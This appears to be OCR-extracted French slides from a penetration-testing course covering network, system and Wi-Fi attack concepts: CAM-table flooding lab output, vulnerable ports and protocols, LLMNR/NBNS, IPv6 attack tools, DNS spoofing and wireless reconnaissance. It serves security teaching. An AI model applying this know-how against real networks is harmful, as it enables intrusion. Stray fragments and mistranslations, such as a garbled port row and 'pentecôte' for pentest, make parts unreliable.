


Hacking et sécurité 2020

Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

Définition





CAM Table

```
Switch#show mac address-table

Mac Address Table
-----
Vlan    Mac Address      Type      Ports
----    -
10      AAAA.AAAA.AAAA   DYNAMIC   Fa0/1
20      BBBB.BBBB.BBBB   DYNAMIC   Fa0/2
30      CCCC.CCCC.CCCC   STATIC    Fa0/3
```



Lab : CAM Table Attack

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
9594067(0) win 512
b8:98:eb:7c:bf:ee 42:83:e8:26:ff:13 0.0.0.0.55687 > 0.0.0.0.25808: S 761779879:7
61779879(0) win 512
c2:16:80:20:da:fb 74:8f:5c:4c:d9:8a 0.0.0.0.29810 > 0.0.0.0.30351: S 519706600:5
19706600(0) win 512
7a:f7:60:55:d3:28 94:11:54:76:15:80 0.0.0.0.42368 > 0.0.0.0.64499: S 946440424:9
46440424(0) win 512
37:23:d7:b:f5:56 43:5d:45:51:38:d9 0.0.0.0.50210 > 0.0.0.0.17533: S 826711423:82
6711423(0) win 512
f7:8b:34:5c:8:6 6c:22:a0:21:fc:43 0.0.0.0.38112 > 0.0.0.0.34131: S 981290977:981
```



Une formation
Alphorm.com

Découvrir les protocoles vulnérables



Hamza KONDAH



Une formation
Alphorm.com

Plan

Les ports vulnérables
Les protocoles vulnérables



Une formation
Alphorm.com

Les ports vulnérables

Port	TCP	UDP	Protocole
21	X		FTP (File Transfer Protocol)
22	X		SSH (Secure Shell)
23	X		Telnet
25	X		SMTP (Simple Mail Transfer Protocol)
53	X	X	DNS (Domain Name System)
67		X	DHCP (Dynamic Host Configuration Protocol)
80	X		HTTP (Hypertext Transport Protocol)
88	X	X	Kerberos
110	X		POP3 (Post Office Protocol version 3)
123		X	NTP (Net Time Protocol)
135	X	X	RPC (Remote Procedure Call)
137-139	X	X	NBNS (Windows NetBIOS Name Service over TCP/IP)
389	X		LDAP (HTTP (Hypertext Transport Protocol)
443	X		HTTPS (HTTP over SSL)
445	X		SMB (Server Message Block)
1433	X	X	Microsoft SQL Server
3389	X	X	RDP (Remote Desktop Protocol)
5355	X	X	LLMNR (Link-Local Multicast Name Resolution)



Une formation
Alphorm.com

Les protocoles vulnérables

HTTP

Pourquoi c'est faillible :

Communication en clair

Contre-mesure(s) :

Utilisation du TLS ou du SSL pour
chiffrer les communications



Une formation
Alphorm.com

Les protocoles vulnérables

Telnet

Pourquoi c'est faillible :

Communication en clair

Contre-mesure(s) :

Non sécurisable

Telnet



Une formation
Alphorm.com

Les protocoles vulnérables

FTP

Pourquoi c'est faillible :

Communication en clair

Contre-mesure(s) :

Utilisation du TLS ou du SSL pour
chiffrer les communications





Une formation
Alphorm.com

Les protocoles vulnérables

WPAD

Proxy

Configuration automatique du proxy

Utilisez un serveur proxy pour les connexions Ethernet ou Wi-Fi. Ces paramètres ne s'appliquent pas aux connexions VPN.

Détecter automatiquement les paramètres

☒ Activé

Utiliser un script d'installation

☐ Désactivé

Adresse du script


Enregistrer



Une formation
Alphorm.com

Les protocoles vulnérables


LLMNR / NBNS





Les protocoles vulnérables

LLMNR / NBNS



Les protocoles vulnérables

LLMNR / NBNS

No.	Time	Source	Destination	Protocol	Length	Info
5	7.998732	10.7.7.32	10.7.7.20	DNS	70	Standard query 0x7a4d A test.local
6	10.134213	10.7.7.1	10.7.7.255	UDP	86	57621->57621 Len=44
7	11.416168	10.7.7.20	10.7.7.32	DNS	70	Standard query response 0x7a4d Server failure A test.local
8	11.416396	10.7.7.32	224.0.0.252	LLMNR	64	Standard query 0x1333 A test
9	11.521680	10.7.7.32	224.0.0.252	LLMNR	64	Standard query 0x1333 A test
10	11.723523	10.7.7.32	10.7.7.255	NBNS	92	Name query NB TEST.LOCAL<00>
11	12.474794	10.7.7.32	10.7.7.255	NBNS	92	Name query NB TEST.LOCAL<00>
12	13.225295	10.7.7.32	10.7.7.255	NBNS	92	Name query NB TEST.LOCAL<00>

Frame 10: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0

Ethernet II, Src: PcsSyste_6e:05:162 (08:00:27:6e:05:162), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

Internet Protocol Version 4, Src: 10.7.7.32, Dst: 10.7.7.255

User Datagram Protocol, Src Port: 137, Dst Port: 137

NetBIOS Name Service

Transaction ID: 0xfa10

Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

TEST.LOCAL<00>: type NB, class IN

0000	ff ff ff ff ff ff 00 27 6e 65 62 08 00 45 00	'neb..E.
0010	00 4e 02 33 00 00 11 15 40 0a 07 07 20 0a 07	.N.3....@....
0020	07 ff 00 89 00 89 00 3a 23 78 fa 10 01 10 00 01	#x.....
0030	00 00 00 00 00 00 00 00 42 45 40 40 40 40 40 40	FEEEF0F0F4
0040	4f 45 4d 45 50 45 44 45 42 45 4d 43 41 43 41 43	NDNEPEDE BEHKACAC
0050	41 43 41 43 41 41 41 00 00 20 00 01	ALACAAA.....

Text item (text), 38 bytes

Packets: 12 · Displayed: 12 (100.0%)


Profile: Default



Une formation
Alphorm.com

Les protocoles vulnérables

NTLM



Une formation
Alphorm.com

Maitriser les attaques sur le protocole IPv6



Hamza KONDAH



Une formation
Alphorm.com

Plan

Les frameworks offensifs

Pourquoi le pentesting ipv6 ?

Surface d'attaques ipv6

Outils ipv6



Une formation
Alphorm.com

Pourquoi le ipv6?

L'infrastructure IPv6 ajoute de la complexité à une pentecôte si vous ne comprenez pas le protocole.

IPv6 offre des opportunités intéressantes si vous comprenez le protocole. (échapper aux défenses, exploiter les défauts)



Surface d'attaque ipv6

Recon réseau

Attaques de réseaux
locaux

Découverte des
attaques des voisins

Attaques liées aux
routeurs

Attaques MLD
L'en-tête d'extension
attaque

les attaques de
fragmentation

Éludant les
mécanismes de
défense

Construire des
canaux secrètes

Une formation
Alphorm.com



OUTILS IPV6

Boîte à outils d'attaque IPv6 du Hacker
Choice (aka thc-ipv6)

Boîte à outils IPv6 des réseaux SI6

Chiron - un cadre de test de
pénétration IPv6 tout-en-un

Une formation
Alphorm.com



OUTILS IPV6

Scapy - cadre puissant d'élaboration de paquets

Nmap, Metasploit, Wireshark, Ping6, traceroute6.

Une formation
Alphorm.com



Qu'est-ce qui a changé en ipv6?

Une répartition plus efficace de l'espace d'adresse de bout en bout; plus de NAT !

Fragmentation uniquement par l'hôte source Routeurs ne calculent pas l'entête checksum (speedup!)


Une formation
Alphorm.com



Qu'est-ce qui a changé en ipv6?

- Multidiffusion au lieu de diffuser des mécanismes de sécurité intégrés
- Protocole de contrôle unique (ICMPv6)
- Configuration automatique
- Structure modulaire des en-têtes
- Longueur fixe de l'en-tête

Une formation
Alphorm.com





Une formation
Alphorm.com

Maitriser les attaques de types DNS Spoofing



Hamza KONDAH



Une formation
Alphorm.com

Plan

Protocole DNS

Requêtes DNS

DNS Workflow

DNS RRs

DNS Amplification Attack



Domain Name Service (DNS)

Un service d'annuaire pour mapper
les noms d'hôtes aux adresses IP
(... et plus)

Structure hiérarchique (nœud racine,
TLDs {gTLD, ccTLD}, SLD, etc.)

Une formation
Alphorm.com



Domain Name Service (DNS)


Authority & Delegation
Fully Qualified Domain Names
(www.example.com.)

Une formation
Alphorm.com



Une formation
Alphorm.com

Domain Name Service (DNS)



Une formation
Alphorm.com

Requêtes DNS

Serveur de noms faisant autorité

Fournit des réponses faisant autorité

Résolveurs

Émet des requêtes, par exemple pour résoudre les noms en adresses IP




Hacking et sécurité 2020

Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

DNS Workflow






Hacking et sécurité 2020


Attaques Réseaux, Systèmes et Physiques

Une formation
Alphorm.com

DNS RRs



DNS Amplification Attack



Hacking et sécurité
2020

Attaques Réseaux, Systèmes et
Physiques

Se rappeler les bases des protocoles sans fils



Hamza KONDAH





Plan

Evolution Des Réseaux Sans Fils
Wardriving
Actualités Cyber sécurité
Tendances d'attaques Wi-Fi
Vecteurs d'attaques Wi-Fi
Se rappeler des bases

Une formation
Alphorm.com

Evolution Des Réseaux Sans Fils





Applicable optimizers:

- * Zero-Bits
- * Single-Inst
- * Single-Set
- * Single-Func
- * Slow-Hash (SMT-LDUP)



NEW Wi-Fi HACK

Hack WPA/WPA2 Passwords Easily

602



3 Standard

Generation Wi-Fi Security


A black silhouette of a Wi-Fi router with a single antenna emitting two signal waves. Below the router are four yellow dots arranged horizontally.

```

# 802.1X authentication
Version: 802.1X-2
pe: Key (3)
Length: 117
y Descriptor Type
essage number:
y Information:
y Length: 16
play Counter: 0
A Key Nonce:
y IV:
A Key RSC:
A Key ID:
A Key MIC:
A Key Data Length: 22
A Key Data:
Tag: Vendor Specific: IEEE 802.11: RSN
Tag Number: Vendor Specific (221)
Tag Length: 20
OUI: 00:0f:ac (IEEE 802.11)
Vendor Specific OUI Type: 4
RSN PTKID: 503c4896f75b1b05481e409757588

```

Vecteurs d'attaques Wi-Fi




Standards

IEEE 802.11 est un ensemble de normes concernant les réseaux sans fil locaux (le Wi-Fi)

Il a été mis au point par le groupe de travail du comité de normalisation LAN/MAN de l'IEEE (IEEE 802).



2.5 vs 5 GHZ




Une formation
Alphorm.com


Standarts

IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac
Year Adopted	1999	1999	2003	2009	2014
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz	5 GHz
Max. Data Rate	54 Mbps	11 Mbps	54 Mbps	600 Mbps	1 Gbps
Typical Range Indoors*	100 ft.	100 ft.	125 ft.	225 ft.	90 ft.
Typical Range Outdoors*	400 ft.	450 ft.	450 ft.	825 ft.	1,000 ft.

Canaux et régions



Ondes Radios & Chipsets





Ondes Radios & Chipsets

L'utilisation d'applications tierces peuvent entraver le processus

Atheros représente une excellente chipset + quelques produits Realtek & RaLink

L'interfaçage se fait en mode PCI

Cas spécial : les SoC (System On a Chip)



Puissance de Transmission

Transmit Power (dBm)	Transmit Antenna Gain, dBi	EIRP (dBm)	Receive Antenna Gain, in dBi	Calculated free space Range, in m
30	6	36	0 – 6 dBi	1,093 – 2,180 m
29	9	38	0 – 9 dBi	1,375 – 3,877 m
28	12	40	0 – 12 dBi	1,732 – 6,894 m
27	15	42	0 – 15 dBi	2,180 – 12,259 m
26	18	44	0 – 18 dBi	2,744 – 21,799 m
25	21	46	0 – 21 dBi	3,455 – 38,765 m
24	24	48	0 – 24 dBi	4,350 – 68,936 m
23	27	50	0 – 27 dBi	5,476 – 122,587 m
22	30	52	0 – 30 dBi	6,894 – 217,994 m



Une formation
Alphorm.com

Découvrir la reconnaissance sur les réseaux sans fils



Hamza KONDAH




Une formation
Alphorm.com


Plan

Méthodologies
Bases en réseaux WLAN
Approches d'attaques


Méthodologie de test d'intrusion des réseaux sans fils




Frames



Wlan

